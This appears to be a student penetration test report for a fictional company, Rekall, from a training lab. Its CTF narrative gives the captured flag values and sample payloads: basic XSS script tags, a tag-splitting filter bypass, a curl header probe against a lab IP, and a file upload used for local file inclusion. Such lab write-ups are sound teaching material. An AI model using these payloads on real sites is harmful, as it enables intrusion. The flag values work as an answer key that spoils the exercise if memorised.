Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement 2
Contact Information 4
Document History 4
Introduction 5
Assessment Objective 5
Penetration Testing Methodology 6
Reconnaissance 6
Identification of Vulnerabilities and Services 6
Vulnerability Exploitation 6
Reporting 6
Scope 7
Executive Summary of Findings 8
Grading Methodology 8
Summary of Strengths 9
Summary of Weaknesses 9
Executive Summary Narrative 10
Summary Vulnerability Overview 13
Vulnerability Findings 14

Contact Information

Company Name	CYBER SOLUTIONS, LLC
Contact Name	STEFHANUS TJONG
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	28/09/2023	STEFHANUS TJONG	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Mapping network architecture effectively prevents the penetration of vulnerable open-source data.
- A mitigation strategy is implemented to safeguard network availability against DDoS attacks.
- Tools such as Metasploit and Nmap are employed to enhance security and safeguard against unauthorized access.
- Ongoing penetration testing is conducted to continually identify vulnerabilities for the purpose of implementing mitigation measures.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.


- The web application exhibits multiple vulnerabilities, including XSS scripting, Local File Inclusion, and command injections. These weaknesses expose sensitive data to potential threats and enable the uploading of malicious scripts to Rekall's servers.
- User credentials are stored within the HTML source code.
- Basic Nmap scans identified several open ports, revealing potential vulnerabilities throughout Rekall's network.
- The physical address of Rekall's server is publicly accessible.
- Both Linux and Windows machines were found to have numerous instances of sensitive data exposure, making critical information easily accessible to potential threat actors who might compromise the system.
- Open-source intelligence tools uncovered information such as whois data, which adversaries could leverage to further scan the network and identify vulnerabilities.
- Windows and Linux machines were found to have unpatched vulnerabilities.
- Credentials are exposed when performing an IP lookup.
- The SLMail server contains vulnerabilities that can lead to shell access.
- Utilizing Kiwi, we successfully retrieved the credentials of several important users and subsequently cracked their passwords.
- The Apache web server is running an outdated version and is susceptible to multiple exploits.
- Unauthorized access to password hashes facilitates password cracking and privilege escalation.
- Open ports provide opportunities for file enumeration and unauthorized access.
- IP addresses within Rekall's IP range reveal potential vulnerabilities during scanning, including open ports and other issues.

Executive Summary


[Provide a narrative summary of your steps and findings, including screenshots. It's fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A–Z summary of your assessment.]

DAY ONE (Attacking the Web Application CTF)


Flag 1: f76sdfkg6sjf
Vulnerability: XSS Reflected.
On the 'Welcome.php' page, a reflected Cross-Site Scripting (XSS) vulnerability, I used the payload <script>alert</script> in the 'Begin by entering your name below!' field, the payload revealed the Flag 1, as the following image shows:




Flag 2: ksdnd99dkas
Vulnerability: XSS Reflected (advanced).
On the ‘Memory-Planner.php' page, a Cross-Site Scripting vulnerability, I used the payload ‘scrscriptipt’, the payload revealed Flag 2, as the following image shows:




Flag 3: sd7fk1nctx
Vulnerability: XSS Stored.
On the ‘comments.php’ page had a stored XSS vulnerability. I used the payload <script>alert(“hello”)</script>, and revealed Flag 3, as the following image shows:




Flag 4: nckd97dk6sh2
Vulnerability: Sensitive Data Exposure.
Sensitive information was found in the HTTP response headers of the 'About-Rekall.php'' page, I used the command ‘curl -v 192.168.14.35/About-Rekall.php’, which revealed the Flag 4, as the following image shows:




Flag 5: mmssdi73g
Vulnerability: Local File Inclusion.
The 'Memory-Planner.php' page contained a Local File Inclusion (LFI) vulnerability. Uploading a .php file, revealed Flag 5, as the following image shows:



